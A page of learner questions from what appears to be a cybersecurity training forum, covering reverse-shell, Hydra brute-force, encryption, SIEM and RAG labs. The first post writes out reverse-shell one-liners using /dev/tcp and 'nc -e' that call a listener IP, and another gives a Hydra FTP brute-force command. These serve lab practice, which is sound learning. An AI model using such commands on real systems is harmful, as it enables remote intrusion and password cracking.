getting started
49 Topics
Reverse shell task

I am taking an introduction to hacking class and I am supposet do upload a reverse shell file into a website so it gets executed and gives me access. Description: Basically I need to create a file which has a reverse shell command inside so I can gain access on a pivot server. I have the IP address of the pivot server and I can access it via web browser on port 80. Thas a website that only accepts url's and says it will execute anything given as an input. Since the next task is to make a reverse shell script and acces the pivot server I am assuming I need to create a file execute it/download it and get the access. So far I have done the following (check the picture for reference): top left: I started a listener on port 4444 to see if the reverse shell connection gets through top right: the pivot server website on port 80 bottom right: the webserver on port 8000 bottom left: i created a file test so I can can execute it on the pivot website (yoi cant see it on the screenshiot but its there in the same directory the swebserver is running) So I have checked both the listening and the webserver port and they are accessible, I have used many netcat commands in the file, made it executable, changed extenssions to txt, sh, php with the according script and the file usually download successfuly, but the listener never gets a connection back. a list of just some of the commands I have given inside the file for the reverse shell: sh -i >& /dev/tcp/10.102.3.217/4444 0>&1 nc 10.102.3.217 4444 -e sh The task is asking me to: Use the second pivot host's port 80 service to get a reverse shell Any suggestion what I am doing wrong? Or maybe I am missing something Thanks in advance, feel free to ask any questions Cheers57Views0likes2Comments
Subject: Practice Lab Recommendations – NHS England Cyber Security Assessment
Hi everyone, I have been invited to complete an Immersive Labs assessment for the NHS England CSOC Protective Monitoring Analyst (Band 5) role. The assessment consists of four practical labs covering: Microsoft Sentinel Blue Team Ops (6/10) - SIEM operations, KQL queries, analytics rules, threat detection and incident investigation. Microsoft Azure Basics: Logic Apps (5/10) - Automated workflows using triggers, actions and conditions, including SOAR playbooks. Privilege Escalation Through IAM (6/10) - AWS IAM policies, privilege escalation risks, permissions and least-privilege principles. Web Log Analysis Using Linux CLI (5/10) - Analysing web server logs using grep, awk, sort and uniq to identify suspicious activity. Could anyone recommend similar practice labs or learning paths available on Immersive Labs covering these topics? I am only looking for practice resources, not assessment answers. Any suggestions would be greatly appreciated. Thank you!63Views0likes0Comments
AI Foundations: Retrieval Augmented Generation (RAG) Lab
Within step 6, the instruction says after creating the Knowledge base "My Intellectual Property" folder, xto change the chuck size to 65 however a Warn is displayed saying, "Please add both embedding model and LLM in the setting>Model provider fist. then set them in the "set default models'. After selecting the Ok button, I try to add vai the Set default model but then see this... "The default embedding model for each newly created knowledge base. If you cannot find an embedding model from the dropdown, check if you are using RAGFlow slim edition (which does not include embedding models) or check https://ragflow.io/docs/dev/supported_models to see if your model provider supports this model." Not sure how to address/resolve, any assistance will be helpful. Thank you, Tony75Views0likes1CommentBrute Force task in an 15 min lab taking over 30 hours to complete
Hello everyone, I am doing an Immersive Labs about hacking, and there is a lab where I can learn how to crack codes with Hydra using SSH, HTTP, and FTP. The problem is that for the FTP part, I am supposed to brute-force a password (a 4-character password composed of lowercase letters and numbers). I am using the correct command, but the brute force is extremely slow, doing roughly 1 attempt every 3.5 seconds, which brings the total cracking time to over 30 hours. I waited 2 hours already, which is far too long, especially since the lab has to be extended every 10–15 minutes. However, now it has become personal, and I really want to get this password. Can anyone help? I am using the following command: hydra -l jimmy -x 4:4:1a -f -t 64 ftp://(ip address) i have tried -t, 4, 8 and 16, doesn't change anything I also tried creating 4 lists containing all possible passwords and running them in parallel with -P instead of using -x, but I always got too many attempts. Name of the lab ist: Credential Access: Using Hydra139Views0likes1Comment- 234Views0likes2Comments

Modern Encryption: Demonstrate Your Skills (Q9)
Maybe I'm over/under-thinking this (likely) or maybe there's an issue with this lab (less likely) but I'm struggling on Q9. I've successfully encrypted the file in Q5 and have run the appropriate command to retrieve the PSK from the capture file that was created. Per the instructions in the token_3.txt file I'm supposed to use that same password to decrypt an AES-256 file. I cannot get this password to successfully decrypt the file however. I know it's the correct passphrase since I can use it in Wireshark to see the encrypted data in the capture. Am I supposed to extract the key for Q9 from the capture? I'm only seeing mostly DNS traffic (and looked at TXT records to see if a possible token existed in those). openssl enc -d -aes-256-cbc -nosalt -pbkdf2 -in Desktop/Lab-Files/encrypted_file_AES.enc -out Desktop/Lab-Files/plaintext_AES.txt -pass pass:<PSK from results of aircrack-ng> I guessing I'm misunderstanding the instructions somehow (even though I feel like they explicitly tell me "you will find that the same password will help you decrypt 'encrypted_file_AES"Solved299Views0likes2Comments
CVE-2020-11651 (SaltStack RCE) – Defensive
Using the PCAP file located on the Desktop, what are the last five characters of the root_key that was sent to the attacker? I am stuck with question number 5. Any Hint? I tried tcp.payload matches "_send_pub" and just tcp.port == 450688Views0likes0CommentsHacking tools
Just (re)entering the space of hacking hardware (I had a flipper, but it went boom after a fallout with a bottle of Coke and the rubbish attached lids we have in the UK. I am getting the stuff to build a Bjorn networking tool as a first project. In a "Oh-I-wonder-if-I-could build-one-educational" activity... Has anyone built one before? What use did you get out of it? What other tools have people built?195Views1like5Comments